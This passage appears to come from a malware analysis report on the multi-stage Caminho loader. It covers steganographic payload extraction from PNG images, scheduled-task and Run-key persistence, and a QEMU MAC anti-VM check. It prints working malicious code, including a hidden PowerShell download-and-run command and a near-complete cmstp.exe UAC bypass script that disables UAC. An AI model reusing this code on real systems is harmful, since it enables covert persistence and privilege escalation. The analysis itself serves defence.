


Figure 8: 0xptimized_MSI.png

The script then identifies the start and end indices of the embedded payload within the .png file. If these indices are not found, execution is terminated. Using these indices, the payload is extracted. A character replacement is performed, changing “#” to “A”. The resulting data is saved as an array, which is then reversed, base64 decoded, and finally converted into a byte array.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00153810	30	38	9A	DA	43	97	CC	46	3A	3F	A8	83	D7	19	8E	D0	08 ÚC ÍF:?? ×0 Đ
00153820	15	1F	99	BF	97	7C	17	1A	EA	C0	92	C8	96	E7	8D	75	0 00éÀ'E ç u
00153830	1B	60	B5	56	8C	8C	8C	AA	BE	A1	FC	45	EC	1E	D0	5C	0`pV 3% üEi Đ\
00153840	10	C0	82	09	04	11	42	08	DA	08	39	82	31	1D	DD	9C	0Ä E0Ú09 1 Ý
00153850	8F	0D	C4	4E	B2	47	2C	6C	55	D1	D4	D4	32	B0	CC	10	.ÄN²G,1UNÓ02°Í0
00153860	73	07	17	5C	8B	CF	D1	41	2E	BA	B6	ED	1D	FD	B4	80	≤00\ ÄN.²¶i ý'
00153870	2C	57	D6	E7	2E	FA	35	A8	ED	0C	BB	C5	19	A3	D1	D6	,WÖç.ú5''i »Ä0éNÖ
00153880	8A	47	08	48	7B	CB	9E	5B	BE	76	3A	7D	E3	0C	EA	33	G0H{É [¾v:}ä é3
00153890	30	48	47	E2	20	DF	ED	AF	68	7B	40	7F	FF	D9	49	4E	0HGÄ.ßi`h{0 ýÜ N
001538A0	2D	3D	3D	23	23	23	23	23	23	23	23	23	23	23	23	23	■=#####
001538B0	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
001538C0	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
001538D0	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
001538E0	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
001538F0	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153900	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153910	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153920	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153930	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153940	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153950	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153960	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153970	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153980	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00153990	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####

Figure 9: 0xptimized_MSI.png start index of encoded payload

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00304410	23	23	67	45	23	23	23	43	43	23	23	23	23	23	23	23	##gE##CC#####
00304420	23	23	23	23	23	23	23	23	43	23	23	23	49	23	23	23	#####C###I###
00304430	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00304440	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00304450	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00304460	23	23	23	23	23	23	23	48	23	51	78	58	71	23	23	23	#####H#QxXq##
00304470	23	23	77	23	23	55	23	49	23	23	23	23	23	23	23	23	##w##U#I#####
00304480	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00304490	23	45	23	4B	23	55	23	47	23	23	23	23	23	4C	42	23	#E#K#U#G#####LB#
003044A0	46	66	42	49	23	23	23	23	23	23	23	23	23	23	23	23	FfBI#####
003044B0	23	23	23	42	23	23	23	23	23	23	23	23	45	23	23	23	###B#####E###
003044C0	45	23	23	23	23	23	23	42	23	23	23	42	23	23	55	49	E#####B###B##UI
003044D0	59	23	4D	23	23	23	23	23	23	23	23	67	23	23	23	23	Y#M#####g###
003044E0	46	67	43	23	23	23	23	23	23	23	23	23	23	47	23	23	FgC#####G##
003044F0	23	23	23	23	23	23	23	42	23	23	67	23	23	23	23	23	#####B##g###
00304500	23	67	23	23	23	23	42	23	23	51	42	59	23	23	23	23	#g###B###QBY###
00304510	23	67	23	23	23	55	38	6C	7A	23	23	23	23	23	23	23	#g###U8lz#####
00304520	23	49	23	23	23	55	23	45	23	23	54	23	4C	45	69		#I###U#E###T#LEi
00304530	44	23	23	4F	23	23	23	23	23	23	23	23	23	23	23	66	D##O#####f
00304540	6B	4A	64	46	23	44	45	23	54	23	23	51	52	51	42	23	kJdF#DE#T##QRQB#
00304550	23	23	23	23	23	23	23	23	4A	4B	30	51	44	75	55	47	#####JK0QDuUG
00304560	5A	76	31	47	49	54	39	45	52	67	34	57	61	67	34	57	Zv1GIT9ERg4Wag4W
00304570	64	79	42	53	5A	69	42	43	64	76	35	6D	62	68	4E	47	dyBSZiBCdv5mbhNG
00304580	49	74	46	6D	63	6E	39	6D	63	77	42	79	63	70	68	47	ItFmcn9mcwBycphG
00304590	56	68	30	4D	54	42	67	62	49	4E	6E	23	74	23	34	67	Vh0MTBgbiNn#t#4g
003045A0	75	66	34	23	23	23	23	23	67	23	23	23	23	23	23	23	uf4#####g#####
003045B0	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
003045C0	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
003045D0	23	23	23	23	23	23	23	23	51	23	23	23	23	23	23	23	#####Q#####
003045E0	23	23	67	4C	23	23	38	2F	2F	23	23	23	23	45	23	23	##gL##8//####E##
003045F0	23	23	4D	23	23	51	71	56	54	2D	69	6E	31				##M##QqVT-inl

Figure 10: 0xptimized_MSI.png end index of payload data

extrot.txt																	Ascii
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .0...0...yy..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	!
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	0'0'.'í!,0Lí!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000080	50	45	00	00	4C	01	03	00	57	49	91	F0	00	00	00	00	PE..I00.WI'š....
00000090	00	00	00	00	E0	00	0E	21	0B	01	30	00	00	40	14	00	à.0!000..@0.
000000A0	00	08	00	00	00	00	00	00	CE	5F	14	00	00	20	00	00	.0.....î_0.....
000000B0	00	60	14	00	00	00	40	00	00	20	00	00	00	02	00	00	.'0...@.....
000000C0	04	00	00	00	00	00	00	00	06	00	00	00	00	00	00	00	0.....0.....
000000D0	00	A0	14	00	00	02	00	00	00	00	00	00	03	00	60	85	.0.....0.'!
000000E0	00	00	10	00	00	10	00	00	00	00	10	00	00	10	00	00	.0..0.....0..0.
000000F0	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	0.....
00000100	80	5F	14	00	4B	00	00	00	00	60	14	00	A0	04	00	00	!_0.K....'0.0..
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000120	00	80	14	00	0C	00	00	00	2A	5F	14	00	1C	00	00	00	.!0.!'...*_0....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000150	00	00	00	00	00	00	00	00	00	20	00	00	08	00	00	00	0.....
00000160	00	00	00	00	00	00	00	00	08	20	00	00	48	00	00	00	0...H....
00000170	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	text...
00000180	D4	3F	14	00	00	20	00	00	00	40	14	00	00	02	00	00	Ó?0.....@0....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	
000001A0	2E	72	73	72	63	00	00	00	A0	04	00	00	00	60	14	00	.rsrc...0...'0.
000001B0	00	06	00	00	00	42	14	00	00	00	00	00	00	00	00	00	.0...E0.....
000001C0	00	00	00	00	40	00	00	40	2E	72	65	6C	6F	63	00	00	@...@.reloc..
000001D0	0C	00	00	00	00	80	14	00	00	02	00	00	00	48	14	00	!....!0.....H0.
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	42	@..B
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Figure 11: Extracted Microsoft.Win32.TaskScheduler.dll after decode routine




Figure 12: GeneratedPay.png

Additionally, the script downloads a second .png file named "**GeneratedPay.png**". Following this, it uses `[System.Reflection.Assembly]::Load()` to load the previously generated byte array into the current PowerShell session's memory as a compiled .NET assembly (such as a .dll or .exe). Finally, the "Main" method of a specified class, "ClassLibrary1.Class1," is invoked, using the "GeneratedPay.png" file as one of its arguments. All these malicious operations are executed entirely at runtime within the PowerShell process memory.

Stage 4: The DLL 0xptimized_MSI.png (caminho loader)

Initial analysis revealed the file to be a .NET DLL, protected by .NET Reactor. The protected version was successfully unpacked using standard, readily available tools designed for .NET Reactor. Following extraction, the file's code became partially visible, revealing sections that are legible and comprehensible.




Figure 13: .Net reactor protected DLL

The Main function, located within Class1, is the method designed to process the data received from the PowerShell script.

The relevant code snippet is:

```
None
try {
    $midsummery = $rectoplasty.GetType(ClassLibrary1.Class1);
    $gainstrive = $midsummery.GetMethod(Main);
    $gainstrive.Invoke($null, \[object\[\]\]$thatcher);
} catch {
}
```





Figure 15: Dnspy

Persistence mechanism used by caminho loader

A scheduled task has been created. The Brazilian Portuguese description, "Baixar e executar o PuTTY a cada 1 minuto indefinidamente," translates to "Download and run PuTTY every minute indefinitely."

An interesting technique is employed, utilizing conhost.exe with the --headless argument to conceal the initial console window. In this attack, the CaminhoLoader launches a hidden (headless) conhost.exe. This process is used to execute arbitrary command-line instructions, which in this specific instance is another hidden PowerShell command. This PowerShell command is responsible for downloading and launching a file.

```

TaskDefinition taskDefinition = taskService.NewTask();
for (;;)
{
    IL_01B0:
    taskDefinition.RegistrationInfo.Description = "Baixar e executar o PuTTY a cada 1 minuto indefinidamente";
    for (;;)
    {
        IL_01A3:
        string text = "conhost.exe";
        for (;;)
        {
            IL_0124:
            string text2 = string.Concat(new string[]
            {
                "--headless powershell -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command",
                "\"$ProgressPreference='SilentlyContinue'; Invoke-WebRequest -Uri '", url, "' -OutFile '", caminho, "\"",
                nomedoarquivo, ".", string_0, "'"; Start-Process '", caminho,
                "\"\", nomedoarquivo, ".", string_0, "' -WindowStyle Hidden\"",
            });
        }
    }
}

```

Figure 16: Scheduled task creation

The DLL ensures its persistent execution by establishing an auto-start entry in the Windows Registry. This entry is specifically situated at
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

```

Process.Start(processStartInfo).WaitForExit();
IL_0114:
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
IL_0127:
try
{
    registryKey.SetValue("Path", Path.Combine(string_0, string_1 + "." + string_2));
}

```

Figure 17: Registry entry

Anti-VM checks

VMware checks are also done to evade analysis.

```
public static void main()
{
    ArrayList arrayList;
    for (;;)
    {
        IL_00A7:
        string text;
        bool flag = VirtualMachineDetector.Assert(out text);
        for (;;)
        {
            IL_00A0:
            if (flag)
            {
                goto IL_0098;
            }
            for (;;)
            {
                IL_0086:
                arrayList = new ArrayList();
                for (;;)
                {
                    IL_0077:
                    ManagementClass managementClass = new ManagementClass("Win32_NetworkAdapterConfiguration");
                    for (;;)
                    {
                        Block_13:
                        continue;
                    }
                    IL_01CE:
                    bool flag3;
                    if (flag3)
                    {
                        goto IL_01D2;
                    }
                    continue;
                }
                IL_01BA:
                flag3 = obj.ToString() == "52:54:00:4A:04:AF";
                goto IL_01CE;
            }
            IL_01D2:
            Environment.Exit(0);
        }
    }
}
```

Figure 18: Virtualization check

The MAC address 52:54:00:4A:04:AF is commonly associated with QEMU virtual machines (VMs).

UAC bypass

The UAC bypass using cmstp.exe.

[illegible]

Figure 19: Embedded script within the Dll

The legitimate Windows binary, cmstp.exe (Connection Manager Profile Installer), is located at C:\Windows\System32\cmstp.exe and is present across all Windows versions. Microsoft has whitelisted this system binary for auto-elevation, meaning it automatically achieves high integrity without triggering a UAC prompt.

cmstp.exe processes .inf configuration files. These files can be exploited to define commands to execute during installation via the RunPreSetupCommands section.

```
"# --- Parametros com valores padrão ---
param ( [Alias("E")] [string]$TargetExecutable = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe", [Alias("A")]
[string]$ExecutionArguments = 'reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f')

$infTemplateContent =@'

[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall]
CustomDestination=InstallDestSectionAllUsers
RunPreSetupCommands=PreSetupCommandsSection

[PreSetupCommandsSection]
LINE
taskkill /IM cmstp.exe /F

[InstallDestSectionAllUsers]
49000,49001=UserInstallSection,7

[UserInstallSection]
\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE\, \ProfileInstallPath\, \"%UnexpectedError%\, \"%

[Strings]
ServiceName=\"CorpVPN\"
ShortSvcName=\"CorpVPN\"

'@&#csharpSourceCode = @'using System
using System.Threading
using System.Text
using System.IO
using System.Diagnostics
using System.Runtime.InteropServices
public class ElevationHelper{ [DllImport(\"user32.dll\")] static extern IntPtr FindWindow(string className, string windowName)
[DllImport(\"user32.dll\")] static extern bool PostMessage(IntPtr hwnd, uint msg, int wParam, int lParam)
```

Figure 20: Beautified script

The ExecutionArguments holds the command to be executed. In this specific instance, the command is designed to disable all UAC prompts by modifying the registry.

The subsequent C# code segment is responsible for defining, creating, and modifying the initial template. This is the relevant section:

```
'@{csharpSourceCode = @"using System
using System.Threading
using System.Text
using System.IO
using System.Diagnostics
using System.Runtime.InteropServices
public class ElevationHelper {
    [DllImport("user32.dll")] static extern IntPtr FindWindow(string className, string windowName)
    [DllImport("user32.dll")] static extern bool PostMessage(IntPtr hwnd, uint msg, int wParam, int lParam)
    public static string CmstpExecutablePath = @"C:\Windows\system32\cmstp.exe"
    public static string GenerateInfFile(string command, string infContent) {
        StringBuilder infFilePath = new StringBuilder()
        infFilePath.Append(@"C:\Windows\temp\")
        infFilePath.Append(Path.GetRandomFileName().Split('.')[0])
        infFilePath.Append(".inf")
        StringBuilder updatedInf = new StringBuilder(infContent)
        updatedInf.Replace(@"LINE", command)
        File.WriteAllText(infFilePath.ToString(), updatedInf.ToString())
        return infFilePath.ToString()
    }
    public static bool LaunchElevation(string command, string infContent) {
        const int WM_SYSKEYDOWN = 0x0100
        const int VK_ENTER = 0x0D
        string infPath = GenerateInfFile(command, infContent)
        ProcessStartInfo psi = new ProcessStartInfo()
        psi.FileName = CmstpExecutablePath
        psi.Arguments = @"/au \\" + infPath + @"\"
        psi.UseShellExecute = true
        psi.WindowStyle = ProcessWindowStyle.Hidden
        psi.CreateNoWindow = true
        try {
            Process.Start(psi)
        } catch (Exception ex) {
            Console.WriteLine(@"Erro ao iniciar cmstp: " + ex.Message)
            return false
        }
        Thread.Sleep(3000)
        IntPtr windowHandle = FindWindow(null, @"CorpVPN")
        PostMessage(windowHandle, WM_SYSKEYDOWN, VK_ENTER, 0)
        Thread.Sleep(5000)
        try { File.Delete(infPath) } catch {}
        return true
    }
}

function Invoke-BypassElevation {
    param(
        [Parameter(Mandatory = $true)]
        [string]$TargetExecutable,
        [string]$ExecutionArguments
    )
    if ($TargetExecutable -match "powershell") {
        if ($ExecutionArguments -ne "") {
            $completeCommand = "powershell -c \"\$ExecutionArguments\""
        } else {
            $completeCommand = "powershell -c \"\""
        }
    } elseif ($TargetExecutable -match "cmd") {
        if ($ExecutionArguments -ne "") {
            $completeCommand = "cmd /c \"\$ExecutionArguments\""
        } else {
            $completeCommand = "cmd /c \"\""
        }
    } else {
        $completeCommand = "\"$TargetExecutable $ExecutionArguments\""
    }
    Add-Type $csharpSourceCode -ErrorAction SilentlyContinue
    [ElevationHelper]::LaunchElevation($completeCommand, $infTemplateContent) | Out-Null
    Write-Host "Bypass executado -> $TargetExecutable"
} catch {
    Write-Host "Erro ao executar bypass: $_"
}
Invoke-BypassElevation -TargetExecutable $TargetExecutable -ExecutionArguments $ExecutionArguments"
```

Figure 21: UAC bypass using cmstp.exe

The provided text describes the technical details of a UAC bypass exploit using the cmstp.exe utility and a custom .inf file.

Summary of the UAC bypass mechanism:

The core of the bypass relies on:

1. **INF file generation:** A temporary .inf file is created using a template. A command replaces the placeholder LINE within the [PreSetupCommandsSection] of the INF file.
2. **Command execution:** The command is constructed to execute an argument (e.g., a registry modification) using an interpreter like PowerShell. The resulting full command looks like:
powershell -c "reg.exe ADD
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t
REG_DWORD /d 0 /f"
3. **Process start:** cmstp.exe is launched with the generated .inf file path and the crucial /au switch:
cmstp.exe /au "infPath
The /au (install for all users and auto-elevate) switch is essential for the UAC bypass, as the operation would fail without sufficient permissions otherwise.
4. **Automatic confirmation:** A C# function, LaunchElevation, is responsible for automatically confirming the elevated prompt that appears when cmstp.exe is run.
 - It uses the [Strings] section of the INF file, specifically ServiceName="CorpVPN", to set the window title of the prompt.
 - The code then uses Windows API calls to find the window with the title "CorpVPN" (IntPtr windowHandle = FindWindow(null, "CorpVPN");).

- Finally, it sends the Enter keypress to the detected window to automatically confirm the action (PostMessage(windowHandle, WM_SYSKEYDOWN, VK_ENTER, 0);).

Code details and notes:

- **Pre-setup command:** Before the main execution, taskkill /IM cmstp.exe /F is used, presumably to ensure no prior process interferes.
- **Constant naming issue:** The text notes an incorrect constant definition: const int WM_SYSKEYDOWN = 0x0100;. The constant 0x0100 should correctly be named WM_KEYDOWN, while the actual value for WM_SYSKEYDOWN is 0x0104.
- **Cleanup:** The temporary .inf file is deleted after the process completes (try { File.Delete(infPath); } catch {}).

This combination results in a fully automatic UAC bypass because the PowerShell script can launch the elevated process and automatically confirm the resulting elevation prompt.

Routine to extract next stage executable from DLL

This function is designed to locate the encrypted code within the image. Similar to the preceding image, this one uses the “INICIO” and “FIM” strings to select all content between them.

```

